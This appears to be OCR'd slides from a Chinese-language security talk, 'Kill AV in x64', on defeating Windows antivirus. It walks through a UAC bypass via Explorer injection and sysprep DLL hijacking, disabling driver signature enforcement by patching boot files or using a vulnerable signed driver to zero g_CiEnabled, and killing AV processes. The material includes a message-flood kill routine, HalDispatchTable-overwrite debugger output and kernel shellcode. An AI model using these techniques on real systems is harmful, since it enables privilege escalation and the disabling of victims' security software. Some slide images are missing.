Kill AV in x64

Kenny@Choot.org

What’s AV?

What’ s AV?

雖然她們
伴隨著
青春歲月

深埋你我
的
D:\

But~

今天主角是.....


PHOTO BY ADAM TAI
KASPERSKY
PURE
KASPERSKY
PURE

以上純屬唬爛
演講開始

主題

1. UAC Bypass
2. 數位簽章-Secret
3. Kill AV

UAC Bypass

小故事

據說漏洞發現作者是在向微軟回報而未被重視的情況下，憤怒的公開了原始程式碼和實作Demo。

http://www.pretentiousname.com/misc/win7_uac_whitelist2.html

Microsoft

利用條件

1、某些程式在執行時會自動賦予為管理者權限,而不會觸發UAC

2、某些程式可以建立特定的Com Object且不會有UAC提示

3、某些Com Object，若建立成功則擁有管理者權限

4 、子行程會有與父行程相同權限(權限繼承)

管理者權限白名單(1)

.....
.....
Windows/System32/sdclt.exe
Windows/System32/shrpubw.exe
Windows/System32/slui.exe
Windows/System32/SndVol.exe
Windows/System32/syskey.exe
Windows/System32/sysprep/sysprep.exe
.....
.....

建立ComObject白名單(2)

.....
.....
Calc.exe
Taskmgr.exe
Notepad.exe
Explorer.exe
.....
.....

Code Injection

Explorer.exe

程式碼


WriteProcessMemory
+
CreateRemoteThread


這段程式碼會新建一個IFileOperation Object，並擁有管理員權限但不觸發UAC。

IFileOperation Object Pattern
3AD05575-8857-4850-9277-11B85BDB8E09

IFileOperation Object(Com object)

Windows Vista版本之後，檔案操作的框架
複製、剪下、刪除等操作都透過它。


CodeInjection
Explorer.exe
IfileOperation
Copy
Cryptbase.dll
(Evil)
Save
System32
\sysprep


Exec
sysprep.exe
DLL
Hijack
Cryptbase.dll
(Evil)
Load
Admin
Code


Demo

一秒變Admin

數位簽章

數位簽章檢查機制

In Kernel Mode



How to Bypass
數位簽章檢查!?

一、正常方法


暫時性關閉數位簽章檢查

二、邪惡方法

1.替換BootLoader

Bypass 數位簽章 & PatchGuard

2.利用已公布之漏洞+白名單數位簽章



REAL Programmers code in BINARY.

暫時性關閉驅動簽章檢查

於電腦的 BIOS 自我檢測完成之後，狂按 F8 鍵，等到出現**「進階開機選項」**，選擇**「停用驅動程式強制簽章」**啟動 Windows。

進階開機選項

選擇進階選項: Windows 7
(使用方向鍵來反白您的選擇。)

安全模式
安全模式 (含網路功能)
安全模式 (含命令提示字元)

啟用開機記錄
啟用低解析度視訊(640x480)
上次的正確設定 (進階)
目錄服務還原模式
偵錯模式
停用系統失敗時自動重新啟動
停用驅動程式強制簽章

正常啟動 Windows

描述: 允許載入包含不正確簽章的驅動程式。

ENTER=選擇 ESC=取消


這叫 **實體攻擊**

邪惡方法一

Binary Patch
系統檔案

資料來源

fyyre 2011/03/19



http://fyyre.ivory-tower.de/

技術原理-Binary Patch

一、修改微軟的系統檔案

1.winload.exe

(1)檢查OS檔案是否被修改

(2)數位簽章檢查機制

2.ntoskrnl.exe(PatchGuard)

假裝安全模式騙過系統

二、bcdedit 新增自定義開機導引

提供Script + Dup2 的Patch

缺點

一、動作太大，會被AV偵測

二、必須重開機才有效果!

邪惡方法二

利用已公布之漏洞
加上正式簽章Bypass

資料來源

A quick insight into the
Driver Signature Enforcement

j00ru 2010/06/19

http://j00ru.vexillium.org/?p=377

Bypass數位簽章原理


nt! MmLoadSystemImage
nt! MiObtainSectionForDriver
nt! MiCreateSectionForDriver
nt! MmCheckSystemImage
nt! NtCreateSection
nt! MmCreateSection
nt! MiValidateImageHeader
nt! SeValidateImageHeader →●
nt! _g_CiCallbacks[0]

攻擊目標-關鍵變數

nt! g_CiEnabled

若值等於 1 則開啟數位簽章檢查
若值等於 0 則關閉檢查

條件一：正式簽章驅動



條件二：任意寫入漏洞

```
/* drivecrypt-dcr.c
 * Copyright (c) 2009 by <mu-b@digit-labs.org>
 * DriveCrypt <= 5.3 local kernel ring0 exploit
 * by mu-b - Sun 16 Aug 2009
 * - Tested on: DCR.sys
 * Compile: MinGW + -lntdll
 *    - Private Source Code -DO NOT DISTRIBUTE -
 * http://www.digit-labs.org/ -- Digit-Labs 2009!@$!
 */
```

Search

<< prev 1 2 >> next


Date	D	A	V	Description		Plat.
2012-05-02		-		Microsoft Windows xp Win32k.sys Local Kernel DoS Vulnerability	4027	windows
2011-07-22		-		Kingsoft AntiVirus 2012 KisKrnl.sys <= 2011.7.8.913 Local Kernel Mode Privilege Escalation Exploit	3701	windows
2011-05-18		-		Microsoft Windows Vista/Server 2008 "nsiproxy.sys" Local Kernel DoS Exploit	2781	windows
2011-04-08		-		Microsoft Windows xp AFD.sys Local Kernel DoS Exploit	2119	windows
2011-02-09		-		DESlock+ <= 4.1.10 vdlptokn.sys Local Kernel ring0 SYSTEM Exploit	953	windows
2011-01-16		-		Kingsoft AntiVirus 2011 SP5.2 KisKrnl.sys <= 2011.1.13.89 Local Kernel Mode DoS Exploit	1021	windows
2011-01-11		-		DriveCrypt <= 5.3 Local Kernel ring0 SYSTEM Exploit	1475	windows
2010-11-08				G Data TotalCare 2011 0day Local Kernel Exploit	2065	windows
2010-11-01				Trend Micro Titanium Maximum Security 2011 0day Local Kernel Exploit	3260	windows
2010-04-22		-		Windows 2000/XP/2003 win32k.sys SfnINSTRING local kernel Denial of Service Vulnerability	1163	windows
2010-04-22		-		Windows 2000/XP/2003 win32k.sys SfnLOGONNOTIFY local kernel Denial of Service Vulnerability	1067	windows
2010-01-22		-		Authentium SafeCentral <= 2.6 shdrv.sys local kernel ring0 SYSTEM exploit	907	windows
2009-08-24		-		Avast! 4.8.1335 Professional Local Kernel Buffer Overflow Exploit	640	windows
2009-06-18		-		DESlock+ 4.0.2 dlpcrypt.sys Local Kernel ring0 Code Execution Exploit	669	windows

漏洞苦主-DriveCrypt

Target

How To Kill It !?

Kernel Hook in x86



But….

PatchGuard in X64

微軟給出解決方案

為了**不觸發**PatchGuard，
微軟提供一套Kernel底下實作監控框架的API，所以在x64系統底下，各家防毒的核心自我保護手段都『大同小異』。

核心函數– ObRegisterCallbacks

The **ObRegisterCallbacks** routine registers a list of callback routines for **thread and process** handle operations.

360@防毒

```
; int __fastcall sub_1D938(PDRIVER_OBJECT DriverObject, __int64)
sub_1D938 proc near

arg_0= qword ptr  8

mov     [rsp+arg_0], rbx
push    rdi
sub     rsp, 20h
mov     rax, cs:PsProcessType
mov     rbx, rcx
lea     rdx, qword_ABA20
mov     cs:qword_34300, rax
mov     rax, cs:PsThreadType
lea     rcx, unk_342D8
mov     cs:qword_34320, rax
lea     rax, qword_34300
mov     cs:qword_342F8, rax
call    cs:ObRegisterCallbacks
```

趨勢科技@雲端版

```
mov     r11, cs:PsProcessType
mov     edx, 3
lea     rax, sub_19C60
mov     cs:dword_1FCC8, edx
mov     cs:dword_1FCE8, edx
mov     cs:qword_1FCD0, rax
mov     rax, cs:PsThreadType
lea     rdx, a328510    ; "328510"
mov     cs:qword_1FCE0, rax
lea     rax, sub_19D80
lea     rcx, stru_1FD08 ; DestinationString
mov     cs:qword_1FCC0, r11
mov     cs:qword_1FCD8, rbx
mov     cs:qword_1FCF8, rbx
mov     cs:qword_1FCF0, rax
call    cs:RtlInitUnicodeString
lea     rdx, qword_20500
lea     rcx, word_1FD00
mov     cs:word_1FD00, 100h
mov     cs:word_1FD02, 2
mov     cs:qword_1FD18, rbx
mov     cs:qword_1FD20, rdi
call    cs:ObRegisterCallbacks
cmp     eax, ebx
jl      short loc_1A1A4
```

攻撃方法一

Ring3的逆襲

Message Flood

```
VOID Kill GuiProcess(DWORD dwProcessId)
{
    DWORD pid=0;
    EnumWindows((WNDENUMPROC)EnumWnd, 0);
    for(UINT i=0;i<dwCount;i++)
    {
        GetWindowThreadProcessId(hWnds[i], &pid);
        if(pid==dwProcessId)
        {
            for(UINT j=0;j<0x1000;j++)
                PostMessageA(hWnds[i],j,0,0);
        }
    }
}
```

Demo

攻擊方法二

Kernel漏洞+正式簽章

Kernel ShellCode


NtQueryIntervalProfile

+

HalDispatchTable + 0x8

```
1: kd> u KeQueryIntervalProfile 140
nt!KeQueryIntervalProfile:
fffff800`041e2bf0 4883ec38        sub     rsp,38h
fffff800`041e2bf4 85c9            test    ecx,ecx
fffff800`041e2bf6 7508            jne     nt!KeQueryIntervalProfile+0x10 (fffff800`041e2c00)
fffff800`041e2bf8 8b055663e0ff    mov     eax,dword ptr [nt!KiProfileInterval (fffff800`03fe8f54)]
fffff800`041e2bfe eb3c            jmp     nt!KeQueryIntervalProfile+0x4c (fffff800`041e2c3c)
fffff800`041e2c00 83f901          cmp     ecx,1
fffff800`041e2c03 7508            jne     nt!KeQueryIntervalProfile+0x1d (fffff800`041e2c0d)
fffff800`041e2c05 8b0565dee8ff    mov     eax,dword ptr [nt!KiProfileAlignmentFixupInterval (fffff800`
fffff800`041e2c0b eb2f            jmp     nt!KeQueryIntervalProfile+0x4c (fffff800`041e2c3c)
fffff800`041e2c0d ba0c000000      mov     edx,0Ch
fffff800`041e2c12 894c2420        mov     dword ptr [rsp+20h],ecx
fffff800`041e2c16 4c8d4c2440      lea     r9,[rsp+40h]
fffff800`041e2c1b 8d4af5          lea     ecx,[rdx-0Bh]
fffff800`041e2c1e 4c8d442420      lea     r8,[rsp+20h]
fffff800`041e2c23 ff150f70e0ff    call    qword ptr [nt!HalDispatchTable+0x8 (fffff800`03fe9c38)]
fffff800`041e2c29 85c0            test    eax,eax
```

Exploit流程





```
1: kd> dq haldispatchtable+8
fffff800`0403dc38  fffff800`03e438e8 fffff800`03e44470
fffff800`0403dc48  fffff800`04238fa0 00000000`00000000
fffff800`0403dc58  fffff800`03f0fb90 fffff800`041e72d0
fffff800`0403dc68  fffff800`041e6dbc fffff800`04326860
fffff800`0403dc78  fffff800`03eeaf00 fffff800`03ea3af0
fffff800`0403dc88  fffff800`03ea3af0 fffff800`03e42ca4
fffff800`0403dc98  fffff800`03e43e88 fffff800`03e19418
fffff800`0403dca8  fffff800`03e42c18 fffff800`04238fa0
```

改寫HalDispatchtable前

```
0: kd> dq haldispatchtable+8
fffff800`0403dc38  00000000`0024f20c fffff800`03e44470
fffff800`0403dc48  fffff800`04238fa0 00000000`00000000
fffff800`0403dc58  fffff800`03f0fb90 fffff800`041e72d0
fffff800`0403dc68  fffff800`041e6dbc fffff800`04326860
fffff800`0403dc78  fffff800`03eeaf00 fffff800`03ea3af0
fffff800`0403dc88  fffff800`03ea3af0 fffff800`03e42ca4
fffff800`0403dc98  fffff800`03e43e88 fffff800`03e19418
fffff800`0403dca8  fffff800`03e42c18 fffff800`04238fa0
```

改寫HalDispatchtable後

Exploit流程




```
00000000`0024f2fd 90              nop
00000000`0024f2fe 90              nop
00000000`0024f2ff 90              nop
00000000`0024f300 48b8582e070400f8ffff mov rax,offset nt!g_CiEnabled (fffff800`04072e58)
00000000`0024f30a 48c70000000000  mov     qword ptr [rax],0
00000000`0024f311 4831c0          xor     rax,rax
00000000`0024f314 c3              ret
00000000`0024f315 90              nop
```

Bypass – ShellCode

只有4行

Live Demo
Kill 防毒

靠,我看到臉都**綠**了

感謝聆聽!!


Q&A